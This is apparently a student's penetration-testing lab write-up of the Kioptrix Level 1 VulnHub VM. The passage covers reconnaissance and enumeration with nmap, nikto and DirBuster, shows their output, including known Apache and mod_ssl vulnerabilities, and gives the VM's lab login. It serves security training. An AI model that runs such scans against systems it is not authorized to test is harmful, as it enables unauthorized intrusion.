KIOPTRIX

By:

Singara Chaitran

Date: 23/4/2025

Objective:

To perform penetration testing by compromising a vulnerable system through various ethical hacking tools and techniques.

Lab Setup:

- Attack Machine: Kali Linux (VM)
- Target Machine: Kioptrix (VM)

Tools Used:

- Nmap
- Nikto
- DirBuster
- Wappalyzer
- Burp Suite
- Metasploit
- SMB client
- Searchsploit
- Netcat

The Five Phases of Ethical Hacking

Ethical hacking, also known as penetration testing or white-hat hacking, involves simulating cyberattacks to identify and fix security vulnerabilities in computer systems, networks, or applications. The process follows a structured approach made up of five key phases:

1. Reconnaissance (Information Gathering)

Objective: To collect as much information as possible about the target.

Types:

- **Passive Reconnaissance**: Gathering data without directly interacting with the target (e.g., social media, WHOIS, DNS records, public websites).
- **Active Reconnaissance**: Directly probing the target (e.g., ping sweeps, port scanning).

2. Enumeration

Objective: To extract more detailed and structured information from the target systems.

Details: Unlike reconnaissance, which might be passive, enumeration is always active. It involves connecting to the system and obtaining sensitive information such as usernames, machine names, and shared resources. Ethical hackers use this phase to map out the target's internal structure and pinpoint weak spots.

3. Exploitation (Gaining Access)

Objective: To gain unauthorized access to the target system using vulnerabilities found.

Details: This is the most action-packed stage of ethical hacking. The goal is to penetrate the target's defenses and gain access, typically with administrative privileges. Once access is obtained, hackers verify how deep the compromise can go and assess potential damage if it were a real attack.

4. Maintaining Access (Privilege Escalation and Persistence)


Objective: To keep the access open for future use without detection.

Details: This phase is used to simulate what an actual attacker would do after compromising a system. Ethical hackers may install tools that allow remote access or create additional user accounts. This helps organizations understand how attackers can maintain long-term access undetected.

5. Clearing Tracks

Objective: To remove all traces of the hacking activity to avoid detection.

Details: In real-world hacking, clearing tracks is done to avoid forensic detection. Ethical hackers perform this step to show how an attacker might erase evidence. However, during ethical assessments, they also leave behind reports or logs to document everything responsibly.



Back

About Release | Download | Description | File information | Virtual Machine | Networking | Screenshot(s) | Walkthrough(s)

KIOPTRIX: LEVEL 1 (#1)

About Release

Back to the Top

Name: Kioptrix: Level 1 (#1)
Date release: 17 Feb 2010
Author: Kioptrix
Series: Kioptrix
Web page: http://www.kioptrix.com/blog/?page_id=135

?

Download


Back to the Top

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

Kioptrix_Level_1.rar (Size: 186 MB)
Download: http://www.kioptrix.com/dlvm/Kioptrix_Level_1.rar
Download (Mirror): https://download.vulnhub.com/kioptrix/Kioptrix_Level_1.rar

?

- Firstly I’ve downloaded the kioptrix virtual machine from https://www.vulnhub.com
- Then I’ve extracted the downloaded(.zip) file and I had set the path for it.
- Then I’ve started the VMware virtual machine and searched for kioptrix machine and selected the extracted file.
- Then I’ve started the kioptrix virtual machine on VMware work Station.
- Then I’ve entered the credentials for kioptrix virtual machine.
  Kioptrix login: john
  Password: TwoCows2


Home
kali-linux-2025.1a-vmware-amd...
Kioptrix Level 1
To direct input to this VM, click inside or press Ctrl+G.

```
There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: john
Password:
Last login: Sun Apr  6 15:34:19 on tty1
[john@kioptrix john]$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) from 192.168.10.55 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=14.833 msec
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=19.781 msec

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/mdev = 14.833/17.307/19.781/2.474 ms
[john@kioptrix john]$ _
```

- By using ping command I’ve found the ip address of the machine i.e,
  ip: 192.168.10.55


Note: The ip of vulnerable machine is dynamic and changes whenever we turn it on, as it works on dhcp protocol.

Nmap(short for Network Mapper) is a free and open-source tool used for:

- Network discovery
- Security auditing
- Port scanning
- Service and version detection
- Operating system detection


Nmap is very important tool for a pen tester because it helps in the first and most crucial phase of ethical hacking i.e Reconnaisance (Information gathering).

- I have started the kali linux virtual machine to perform nmap scan on kioptrix machine.
- I've opened the command prompt and entered the following command:
  nmap -T4 -p- -A -oX scan.xml 192.168.10.55



```
Discovered open port 111/tcp on 192.168.68.134
Discovered open port 139/tcp on 192.168.68.134
Discovered open port 80/tcp on 192.168.68.134
Discovered open port 443/tcp on 192.168.68.134
Discovered open port 22/tcp on 192.168.68.134
Discovered open port 1024/tcp on 192.168.68.134
Completed SYN Stealth Scan at 01:08, 7.56s elapsed (65535 total ports)
Initiating Service scan at 01:08
Scanning 6 services on 192.168.68.134
Completed Service scan at 01:08, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.68.134.
Initiating NSE at 01:08
Completed NSE at 01:08, 0.05s elapsed
Initiating NSE at 01:08
Completed NSE at 01:08, 0.02s elapsed
Nmap scan report for 192.168.68.134
Host is up (0.0036s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:DA:DB:04 (VMware)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.07 seconds
           Raw packets sent: 65546 (2.884MB) | Rcvd: 65536 (2.621MB)
```

- After executing the above command we can see that we got few open ports on the screen.
  Such as ssh, http, rpcbind, netbios-ssn, etc along with the port numbers.
- We can also see the operating system and version information of those open ports.
- In the above command,
  -T is to control the speed and stealthiness of scan
  -p- is to scan all 65535 tcp ports
  -A is to enabling detection of OS, version, script and
  traceroute
  -oX filename.xml is to save the scan output in XML format



Nmap Scan Report - Scanned at Sun Apr 6 15:48:17 2025

Scan Summary | 192.168.10.55

Scan Summary

Nmap 7.95 was initiated at Sun Apr 6 15:48:17 2025 with these arguments:

/usr/lib/nmap/nmap -T4 -p- -A -oX chey.xml 192.168.10.55

Verbosity: 0; Debug level 0

Nmap done at Sun Apr 6 15:50:52 2025; 1 IP address (1 host up) scanned in 155.31 seconds

192.168.10.55

Address

- 192.168.10.55 (ipv4)

Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65532 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	2.9p2	protocol 1.99
	ssh-hostkey	1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1) 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA) 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)					
	sshv1	Server supports SSHv1					
111	tcp	open	rpcbind	syn-ack		2	RPC #100000
139	tcp	open	netbios-ssn	syn-ack	Samba smbd		workgroup: MYGROUP

- After performing the nmap scan the scan results are stored In an XML file named scan.xml.
- Then I’ve converted the .xml file to .html file by using the command

  ```
  xsltproc scan.xml -o scan.html
  ```

Nikto is an open-source web server vulnerability scanner used by penetration testers and ethical hackers to:


- Scan websites and web servers
- Find vulnerabilities, misconfigurations, and outdated software
- Identify dangerous files and scripts

Key Features of Nikto:

1. Scans for over 6,700 known vulnerabilities
2. Detects:
    - Outdated server software
    - Default files(e.g., admin.php, login.cgi)
    - Insecure HTTP methods(like PUT, TRACE)
    - Directory indexing
3. Supports SSL, proxies, and user authentication
4. Fast and easy to use in the terminal

Nikto is useful for Pen Testers:

- Quickly finds low-hanging fruits in web apps
- Helps test for default credentials, old software, and common vulnerabilities
- Complements tools like Nmap and Burp Suite in a web-focused scan



```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h https://192.168.10.55
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://192.168.10.55
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.10.55
+ Target Hostname:    192.168.10.55
+ Target Port:        80
+ Start Time:         2025-04-06 17:35:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin
/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
 See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
```

- I had run the Nikto scan by using the command nikto -h http://192.168.10.55
- The above command tells nikto to scan web server on that IP using HTTP protocol.

Nikto will usually find:

- Apache Version: It may report an outdated version of Apache, which could have known vulnerabilities.
- /phpmyadmin/ or test pages: Often exposed by default in old systems.
- Potential XSS or injection points: Nikto might show some suspicious inputs that could be vulnerable.
- HTTP methods allowed: Like PUT or DELETE, which should not be open.

- Generally most of the vulnerabilities can be found through enumerating port numbers like 80,443,139.
- So I have selected them for the process of further enumeration.

DirBuster is a multi-threaded web application directory and file brute-forcer, used by penetration testers to discover hidden files and folders on a website.

Purpose of DirBuster:

Web servers often have hidden:

- Admin panels (/admin/)
- Backup files (/backup.zip)
- Config files (/config/)
- Hidden directories not linked on the site


DirBuster helps find them by trying thousands of common directory and file names using a wordlist.

Key Features:

- GUI-based (Java application)
- Supports both GET and HEAD methods
- Allows recursive scanning
- Custom wordlists and file extensions
- Can handle Basic and NTLM authentication

Pen Testers Use DirBuster:

- To find hidden attack surfaces
- To locate admin panels, backups, forgotten scripts
- Helps in preparing for further exploitation



```
┌──(root㉿kali)-[/home/kali]
└─# dirbuster&
[1] 2943

┌──(root㉿kali)-[/home/kali]
└─# Apr 06, 2025 5:21:12 PM java.util.prefs.Fil
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://192.168.10.55:80/

Work Method: ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads: 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files □ Use Blank Extension File extension: php


URL to fuzz - /test.html?url={dir}.asp: /

Please complete the test details

How It Works:

- You provide:
  Target URL (e.g., http://example.com)
  Wordlist (e.g., common.txt, directory-list-2.3-small.txt)
- DirBuster tries each word in the list as:
  A directory: http://example.com/admin/
  A file: http://example.com/config.php
- It reports what exists (200 OK) and what doesn’t (404 Not Found)

- ➢ I have provided the target url http://192.168.10.55:80/
- ➢ We have to increase the number of threads to increase the speed.
- ➢ Then we have to select the browsing file which is present in our kali linux machine in usr/share/wordlists/dirbuster.
- ➢ Select one of the list from the given list of .txt files.
- ➢ And I have selected the php file extension.



```
Dir found: /icons/small/ - 200
Dir found: /usage/ - 200
File found: /usage/usage_200909.html - 200
Dir found: /mrtg/ - 200
File found: /mrtg/mrtg.html - 200
File found: /mrtg/unix-guide.html - 200
File found: /mrtg/nt-guide.html - 200
File found: /mrtg/cfgmaker.html - 200
File found: /mrtg/indexmaker.html - 200
File found: /mrtg/faq.html - 200
File found: /mrtg/forum.html - 200
